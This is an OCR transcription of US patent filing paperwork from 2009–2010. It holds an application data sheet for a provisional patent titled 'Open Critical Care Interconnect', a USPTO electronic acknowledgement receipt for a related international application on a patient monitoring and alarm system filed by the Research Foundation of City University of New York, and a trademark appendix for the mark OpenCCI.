
Correspondence Information:

Enter either Customer Number or complete the Correspondence Information section below.
For further information see 37 CFR 1.33(a).

☒ **An Address is being provided for the correspondence Information of this application.**

Name 1	James Maslow	**Name 2**	Nitin Virmalwar
Address 1	Technology Commercialization Office		
Address 2	555 West 57th Street, Suite 1407		
City	New York	**State/Province**	NY
Country i	US	**Postal Code**	10019
Phone Number	646-758-7906	**Fax Number**	
Email Address	nitin.virmalwar@mail.cuny.edu	Add Email	Remove Email

EFS Web 2.2.2



PTO/SB/14 (07-07)
Approved for use through 06/30/2010. OMB 0651-0032
U.S. Patent and Trademark Office; U.S. DEPARTMENT OF COMMERCE
Under the Paperwork Reduction Act of 1995, no persons are required to respond to a collection of information unless it contains a valid OMB control number.

Application Data Sheet 37 CFR 1.76	Attorney Docket Number	09A0033-P1
	Application Number	
Title of Invention	Open Critical Care Interconnect	

Application Information:

Title of the Invention	Open Critical Care Interconnect		
Attorney Docket Number	09A0033-P1	**Small Entity Status Claimed**	☒
Application Type	Provisional		
Subject Matter	Utility		
Suggested Class (if any)		**Sub Class (if any)**	
Suggested Technology Center (if any)			
Total Number of Drawing Sheets (if any)		**Suggested Figure for Publication (if any)**	

Publication Information:

□ Request Early Publication (Fee required at time of Request 37 CFR 1.219)

□ **Request Not to Publish.** I hereby request that the attached application not be published under 35 U.S. C. 122(b) and certify that the invention disclosed in the attached application **has not and will not** be the subject of an application filed in another country, or under a multilateral international agreement, that requires publication at eighteen months after filing.

Representative Information:

Representative information should be provided for all practitioners having a power of attorney in the application. Providing this information in the Application Data Sheet does not constitute a power of attorney in the application (see 37 CFR 1.32).
Enter either Customer Number or complete the Representative Name section below. If both sections are completed the Customer Number will be used for the Representative Information during processing.

Please Select One:	○ Customer Number	● US Patent Practitioner	○ Limited Recognition (37 CFR 11.9)		
Prefix	**Given Name**	Middle Name	**Family Name**	Suffix	Remove
Mr.	James		Maslow		
Registration Number	29953				


Additional Representative Information blocks may be generated within this form by selecting the **Add** button.

Domestic Benefit/National Stage Information:

This section allows for the applicant to either claim benefit under 35 U.S.C. 119(e), 120, 121, or 365(c) or indicate National Stage entry from a PCT application. Providing this information in the application data sheet constitutes the specific reference required by 35 U.S.C. 119(e) or 120, and 37 CFR 1.78(a)(2) or CFR 1.78(a)(4), and need not otherwise be made part of the specification.

Prior Application Status		Remove	
Application Number	Continuity Type	Prior Application Number	Filing Date (YYYY-MM-DD)

Additional Domestic Benefit/National Stage Data may be generated within this form by selecting the **Add** button.



PTO/SB/14 (07-07)
Approved for use through 06/30/2010. OMB 0651-0032
U.S. Patent and Trademark Office; U.S. DEPARTMENT OF COMMERCE
Under the Paperwork Reduction Act of 1995, no persons are required to respond to a collection of information unless it contains a valid OMB control number.

Application Data Sheet 37 CFR 1.76	Attorney Docket Number	09A0033-P1
	Application Number	
Title of Invention	Open Critical Care Interconnect	

Foreign Priority Information:

This section allows for the applicant to claim benefit of foreign priority and to identify any prior foreign application for which priority is not claimed. Providing this information in the application data sheet constitutes the claim for priority as required by 35 U.S.C. 119(b) and 37 CFR 1.55(a).

Remove

Application Number	Country i	Parent Filing Date (YYYY-MM-DD)	Priority Claimed
			○ Yes ○ No

Additional Foreign Priority Data may be generated within this form by selecting the **Add** button.

Assignee Information:

Providing this information in the application data sheet does not substitute for compliance with any requirement of part 3 of Title 37 of the CFR to have an assignment recorded in the Office.

Assignee 1

If the Assignee is an Organization check here. □

Prefix	**Given Name**	Middle Name	**Family Name**	Suffix

Mailing Address Information:


Address 1			
Address 2			
City		**State/Province**	
Country i	US	Postal Code	
Phone Number		Fax Number	
Email Address			

Additional Assignee Data may be generated within this form by selecting the **Add** button.

Signature:

A signature of the applicant or representative is required in accordance with 37 CFR 1.33 and 10.18. Please see 37 CFR 1.4(d) for the form of the signature.

Signature	/29953/James Maslow/			Date (YYYY-MM-DD)	2009-04-30
First Name	James	Last Name	Maslow	Registration Number	29953




Electronic Acknowledgement Receipt

EFS ID:	7439551
Application Number:	
International Application Number:	PCT/US10/31564
Confirmation Number:	3851
Title of Invention:	Patient Monitoring And Alarm System
First Named Inventor/Applicant Name:	Research Foundation Of City University Of New York
Correspondence Address:	CUNY-Technology Commercialization Office Nitin Virmalwar 555 West 57 Street, Suite 1407 - New York NY 10019 US 646.758.7906 nitin.virmalwar@mail.cuny.edu
Filer:	James Maslow
Filer Authorized By:	
Attorney Docket Number:	09A0033-PCT
Receipt Date:	19-APR-2010
Filing Date:	
Time Stamp:	14:43:13
Application Type:	International Application for filing in the US receiving office


Payment information:

Submitted with Payment	no

File Listing:



Document Number	Document Description	File Name	File Size(Bytes)/ Message Digest	Multi Part /.zip	Pages (if appl.)
1	Drawings-only black and white line drawings	09A0033-Drawings.pdf	351306 b85ba3425652f8b0e4d2e3efe49c96dae564a001	no	8
Warnings:					
Information:					
2	Claims	09A0033-Claims.pdf	483363 052d40074babc135138b1e8119ba3f0b96b989b3	no	6
Warnings:					
Information:					
3	Specification	09A0033-Description.pdf	179785 048e7517fe611b19740797b41b1010a4bae85724	no	23
Warnings:					
Information:					
4	Abstract	09A0033-Abstract.pdf	441065 d1bdcc3ea282730e300305187de2c648f09834b0	no	1
Warnings:					
Information:					
5	RO/101 - Request form for new IA - Conventional	09A0033-PCT-ro-101.pdf	238968 d22e92e87e9aa0bcb7f386ebda690dea8e0803a3	no	4
Warnings:					
Information:					
6	Fee Worksheet (PTO-875)	fee-info.pdf	36429 b3a41d83696de28be3321a02ddc70cc921ab7923	no	2
Warnings:					
Information:					
		Total Files Size (in bytes):	1730916		



This Acknowledgement Receipt evidences receipt on the noted date by the USPTO of the indicated documents, characterized by the applicant, and including page counts, where applicable. It serves as evidence of receipt similar to a Post Card, as described in MPEP 503.

New Applications Under 35 U.S.C. 111

If a new application is being filed and the application includes the necessary components for a filing date (see 37 CFR 1.53(b)-(d) and MPEP 506), a Filing Receipt (37 CFR 1.54) will be issued in due course and the date shown on this Acknowledgement Receipt will establish the filing date of the application.

National Stage of an International Application under 35 U.S.C. 371


If a timely submission to enter the national stage of an international application is compliant with the conditions of 35 U.S.C. 371 and other applicable requirements a Form PCT/DO/EO/903 indicating acceptance of the application as a national stage submission under 35 U.S.C. 371 will be issued in addition to the Filing Receipt, in due course.

New International Application Filed with the USPTO as a Receiving Office

If a new international application is being filed and the international application includes the necessary components for an international filing date (see PCT Article 11 and MPEP 1810), a Notification of the International Application Number and of the International Filing Date (Form PCT/RO/105) will be issued in due course, subject to prescriptions concerning national security, and the date shown on this Acknowledgement Receipt will establish the international filing date of the application.

APPENDIX B

TRADE MARK APPLICATION



MARK: OpenCCI (Standard Characters, mark.jpg)
The literal element of the mark consists of OpenCCI.
The mark consists of standard characters, without claim to any particular font, style, size, or color.

